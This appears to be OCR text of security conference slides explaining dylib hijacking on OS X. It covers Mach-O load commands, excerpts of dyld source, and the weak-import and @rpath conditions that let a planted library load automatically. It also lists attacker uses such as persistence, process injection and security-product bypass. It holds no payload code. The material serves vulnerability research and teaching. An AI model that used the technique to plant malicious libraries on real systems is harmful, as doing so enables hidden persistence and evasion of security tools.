macs are everywhere (home & enterprise)

#3 usa / #5 worldwide
vendor in pc shipments






macs as % of total usa pc sales

"*Mac notebook sales have grown 21% over the last year, while total industry sales have fallen*" -apple (3/2015)

Apple Parlance

some apple specific terminology



Mach object file format (or 'Mach-O') is OS X's native file format for executables, shared libraries, dynamically-loaded code, etc.

Also known as dynamic shared libraries, shared objects, or dynamically linked libraries, dylibs are simply libraries intended for dynamic linking.

Load commands specify the layout and linkage characteristics of the binary (memory layout, initial execution state of the main thread, names of dependent dylibs, etc).

Load Commands

instructions to the loader (including required libraries)

MachOView

Calculator

RAW RVA

- Executable (X86_64)
  - Mach64 Header
  - Load Commands
    - LC_SEGMENT_64 (__PAGEZERO)
    - LC_SEGMENT_64 (__TEXT)
    - LC_SEGMENT_64 (__DATA)
    - LC_LOAD_DYLIB (Cocoa)
    - LC_LOAD_DYLIB (SpeechDictionary)

Offset	Data	Description	Value
000…	000…	Command	LC_LOAD_DYLIB
000…	000…	Command Size	88
000…	000…	Str Offset	24
000…	000…	Time Stamp	Wed Dec 31 14:00:02 1969
000…	001…	Current Ver	21.0.0
000…	000…	Compatibility Ver	1.0.0
000…	2F5…	Name	/System/Library/Frameworks/Cocoa.framework/Versions/A/Cocoa

```
$otool -l /Applications/Calculator.app/Contents/MacOS/Calculator
...
Load command 12
          cmd LC_LOAD_DYLIB
      cmdsize 88
         name /System/Library/Frameworks/Cocoa.framework/Versions/A/Cocoa
   time stamp 2 Wed Dec 31 14:00:02 1969
      current version 21.0.0
compatibility version 1.0.0
```

dumping load commands

Synack

LC_LOAD*_DYLIB/LC_ID_DYLIB Load Commands

dylib specific load commands

mach-o/loader.h

```
struct dylib_command
{
    uint32_t  cmd;          /* LC_ID_DYLIB, LC_LOAD_{,WEAK_}DYLIB, LC_REEXPORT_DYLIB */
    uint32_t  cmdsize;      /* includes pathname string */
    struct dylib  dylib;    /* the library identification */
};
```

struct dyld_command

mach-o/loader.h

```
struct dylib
{
    union lc_str  name;                 /* library's path name */
    uint32_t timestamp;                 /* library's build time stamp */
    uint32_t current_version;           /* library's current vers number */
    uint32_t compatibility_version;     /* library's compatibility vers number*/
};
```

used to find & uniquely ID the library

struct dylib

Dylib Hijacking Attacks

the idea is simple

plant a malicious dynamic library such that the dynamic loader will **automatically** load it into a vulnerable application

constraints

no other system modifications

- no patching binaries
- no editing config files

independent of users' environment


- $PATH, (/etc/paths)
- DYLD_*

Synack


Dylib Hijacking Attacks

abusing for malicious purposes ;)

just like dll hijacking on windows!



vulnerable binary



persistence

process injection

security product bypass


‘remote’ infection

Synack

OS X's Dynamic Loader/Linker

a conceptual overview of **dyld**

```
$ file /usr/lib/dyld
/usr/lib/dyld (for architecture x86_64): Mach-O 64-bit dynamic linker x86_64
/usr/lib/dyld (for architecture i386):   Mach-O dynamic linker i386
```



OS X's Dynamic Loader/Linker

a (very) brief walk-thru

open source, at
www.opensource.apple.com (dyld-353.2.1)

1. **dyldStartup.s/__dyld_start** sets up stack & jumps to **dyldbootstrap::start()** which calls **_main()**

2. **dyld.cpp/_main()** calls **link(ptrMainExe)**, calls **image->link()**

3. **ImageLoader.cpp/link()** calls **ImageLoader::recursiveLoadLibraries()**

4. **ImageLoader.cpp/recursiveLoadLibraries()** gets dependent libraries, calls **context.loadLibrary()** on each

5. **dyld.cpp/load()** calls **loadPhase0()** which calls, **loadPhase1()**... until **loadPhase6()**

6. **dyld.cpp/loadPhase6()** maps in file then calls **ImageLoaderMachO::instantiateFromFile()**

Let the Hunt Begin

again, a simple idea

is there code in **`dyld`** that:

- doesn't error out if a dylib isn't found?
- looks for dylibs in multiple locations?

if the answer is **'YES'** to either question, its theoretically possible that binaries on OS X could by vulnerable to a dylib hijacking attack!

Allowing an Image Load to Fail

are missing dylibs are A-OK?

ImageLoader.cpp

```
//attempt to load all required dylibs
void ImageLoader::recursiveLoadLibraries( ... ) {

   //get list of libraries this image needs
   DependentLibraryInfo libraryInfos[fLibraryCount];
   this->doGetDependentLibraries(libraryInfos);

   //try to load each each
   for(unsigned int i=0; i < fLibraryCount; ++i) {

        //load
        try {
            dependentLib = context.loadLibrary(libraryInfos[i], ... );
             ...
        }
        catch(const char* msg) {

          if(requiredLibInfo.required)
              throw dyld::mkstringf("Library not loaded: %s\n  Referenced from: %s\n  Reason: %s",
                                    requiredLibInfo.name, this->getRealPath(), msg);

          //ok if weak library not found
          dependentLib = NULL;
      }
    }
```

error logic for missing dylibs

Allowing an Image Load to Fail

where is the '**required**' variable set?

ImageLoaderMachO.cpp

```
//get all libraries required by the image
void ImageLoaderMachO::doGetDependentLibraries(DependentLibraryInfo libs[]){

   //get list of libraries this image needs
   const uint32_t cmd_count = ((macho_header*)fMachOData)->ncmds;
   const struct load_command* const cmds = (struct load_command*)&fMachOData[sizeof(macho_header)];
   const struct load_command* cmd = cmds;

   //iterate over all load commands
   for (uint32_t i = 0; i < cmd_count; ++i) {

         switch (cmd->cmd) {
            case LC_LOAD_DYLIB:
            case LC_LOAD_WEAK_DYLIB:
               ...

               //set required variable
               (&libs[index++])->required = (cmd->cmd != LC_LOAD_WEAK_DYLIB);

               break;
         }
         //go to next load command
         cmd = (const struct load_command*)(((char*)cmd)+cmd->cmdsize);
    }
```

LC_LOAD_WEAK_DYLIB:
weak 'import' (not required)


setting the '**required**' variable

Synack

HIJACK 0X1: LC_LOAD_WEAK_DYLIB

binaries that import weak dylibs can be hijacked

LC_LOAD_WEAK_DYLIB:
/usr/lib/<blah>.dylib



LC_LOAD_WEAK_DYLIB:
/usr/lib/<blah>.dylib

Synack

Looking for Dylibs in Multiple Locations

ohhh, what do we have here?!

dyld.cpp

```
//substitute @rpath with all -rpath paths up the load chain
for(const ImageLoader::RPathChain* rp=context.rpath; rp != NULL; rp=rp->next){

    //try each rpath
    for(std::vector<const char*>::iterator it=rp->paths->begin(); it != rp->paths->end(); ++it){

        //build full path from current rpath
        char newPath[strlen(*it) + strlen(trailingPath)+2];
        strcpy(newPath, *it);
        strcat(newPath, "/");
        strcat(newPath, trailingPath);

        //TRY TO LOAD
        // ->if this fails, will attempt next variation!!
        image = loadPhase4(newPath, orgPath, context, exceptions);
        if(image != NULL)
            dyld::log("RPATH successful expansion of %s to: %s\n", orgPath, newPath);
        else
            dyld::log("RPATH failed to expanding     %s to: %s\n", orgPath, newPath);

        //if found/load image, return it
        if(image != NULL)
          return image;
    }
}
```

loading dylibs from various locations

Synack

WTF ARE `@RPATHS`?

a special keyword for the loader/linker

introduced in OS X 10.5 (leopard)

*"A **run-path dependent library** is a dependent library whose complete install name (path) is not known when the library is created....*

*To use run-path dependent libraries, an executable provides **a list of run-path search paths**, which the dynamic loader **traverses at load time** to find the libraries."* -apple


"ohhh, so **`dyld`** will look for the dylib in multiple locations?!?"

Synack

An Example

a run-path dependent library

set install dir to '@rpath'





```
$ otool -l rpathLib.framework/Versions/A/rpathLib
Load command 3
          cmd LC_ID_DYLIB
      cmdsize 72
         name @rpath/rpathLib.framework/Versions/A/rpathLib
   time stamp 1 Wed Dec 31 14:00:01 1969
      current version 1.0.0
compatibility version 1.0.0
```


compiled run-path dependent library

An Example

an app that links against an `@rpath`'d dylib



dylib dependency



specifying 'RunPath Search Paths'

1. the “run-path dependent library(s)”
   `LC_LOAD*_DYLIB` LC(s) containing "**`@rpath`**" in the dylib path -> tells dyld to “to search a list of paths in order to locate the dylib"

2. the list of “run-path search paths”
   `LC_RPATH` LCs containing the run-time paths which at runtime, replace "**`@rpath`**"

Synack

Run-Path Dependent Libraries

`LC_LOAD_DYLIB` load commands prefixed with '`@rpath`'

```
$ otool -l rPathApp.app/Contents/MacOS/rPathApp
Load command 12
          cmd LC_LOAD_DYLIB
      cmdsize 72
         name @rpath/rpathLib.framework/Versions/A/rpathLib
  time stamp 2 Wed Dec 31 14:00:02 1969
      current version 1.0.0
compatibility version 1.0.0
```

an application linked against an `@rpath` import

*"hey **`dyld`**, I depend on the **`rpathLib`** dylib, but when built, I didn't know exactly where it would be installed. Please use my **embedded run-path search paths to find & load it!**"*
-the executable

Run-Path Search Path(s)

LC_RPATH load commands containing the run-path search paths

```
$ otool -l rPathApp.app/Contents/MacOS/rPathApp
Load command 18
          cmd LC_RPATH
      cmdsize 64
         path /Applications/rPathApp.app/Contents/Library/One
Load command 19
          cmd LC_RPATH
      cmdsize 64
         path /Applications/rPathApp.app/Contents/Library/Two
```

embedded **LC_PATH** commands

one for each required dylib

mach-o/loader.h

```
struct rpath_command
{
    uint32_t  cmd;          /* LC_RPATH */
    uint32_t  cmdsize;      /* includes string */
    union lc_str path;      /* path to add to run path */
};
```

struct dyld_command (LC_RPATH LC)

Synack

DYLD AND THE 'RUN-PATH' SEARCH PATH(S)

how the linker/loader interacts with **LC_RPATH** load commands

ImageLoader.cpp

```
void ImageLoader::recursiveLoadLibraries(…){

   //get list of rpaths that this image adds
   std::vector<const char*> rpathsFromThisImage;
   this->getRPaths(context, rpathsFromThisImage);
```

invoking **getRPaths()** to parse all **LC_RPATH**s

ImageLoader.cpp

```
void ImageLoaderMachO::getRPaths(..., std::vector<const char*>& paths){

   //iterate over all load commands
   // ->look for LC_RPATH and save their path's
   for(uint32_t i = 0; i < cmd_count; ++i){
       switch(cmd->cmd){
           case LC_RPATH:

             //save 'run-path' search path
             paths.push_back((char*)cmd + ((struct rpath_command*)cmd)->path.offset);

         //keep scanning load commands...
         cmd = (const struct load_command*)(((char*)cmd)+cmd->cmdsize);
```

saving all "run-path search paths"

Synack

DYLD AND '@RPATH'

dealing with LC_LOAD_DYLIB load commands that contain '@rpath'

dyld.cpp

```
//expand '@rpaths'
static ImageLoader* loadPhase3(...) {

//replace ‘@rpath’ with all resolved run-path search paths & try load
else if(context.implicitRPath || (strncmp(path, "@rpath/", 7) == 0) ) {

   //get part of path after '@rpath/'
   const char* trailingPath = (strncmp(path, "@rpath/", 7) == 0) ? &path[7] : path;

    //substitute @rpath with all -rpath paths up the load chain
    for(std::vector<const char*>::iterator it=rp->paths->begin(); it != rp->paths->end(); ++it){

        //build full path from current rpath
        char newPath[strlen(*it) + strlen(trailingPath)+2];
        strcpy(newPath, *it);
        strcat(newPath, "/");
        strcat(newPath, trailingPath);

        //TRY TO LOAD
        image = loadPhase4(newPath, orgPath, context, exceptions);

        //if found/loaded image, return it
        if(image != NULL)
            return image;
    }//try all run-path search paths
```

loading dylibs from various locations

Synack

HIJACK 0X2: LC_LOAD_DYLIB + LC_RPATHS


'@rpath' imports not found in the primary search directory


find/load <blah>.dylib

LC_LOAD_DYLIB:
@rpath/<blah>.dylib

LC_RPATH:
/Applications/blah.app/Library

LC_RPATH:
/System/Library





1 /Applications/blah.app/Library/blah.dylib

2 /System/Library/blah.dylib

resolved paths

Synack

Dylib Hijacking an OS X Binary

possible, given either of the following conditions!

vulnerable application

1. contains a **`LC_LOAD_WEAK_DYLIB`** load command that references a non-existent dylib

2. contains multiple **`LC_RPATH`** load commands (i.e. run-path search paths)

+

contains a **`LC_LOAD*_DYLIB`** load command with a run-path dependent library ('**`@rpath`**') not found in a primary run-path search path

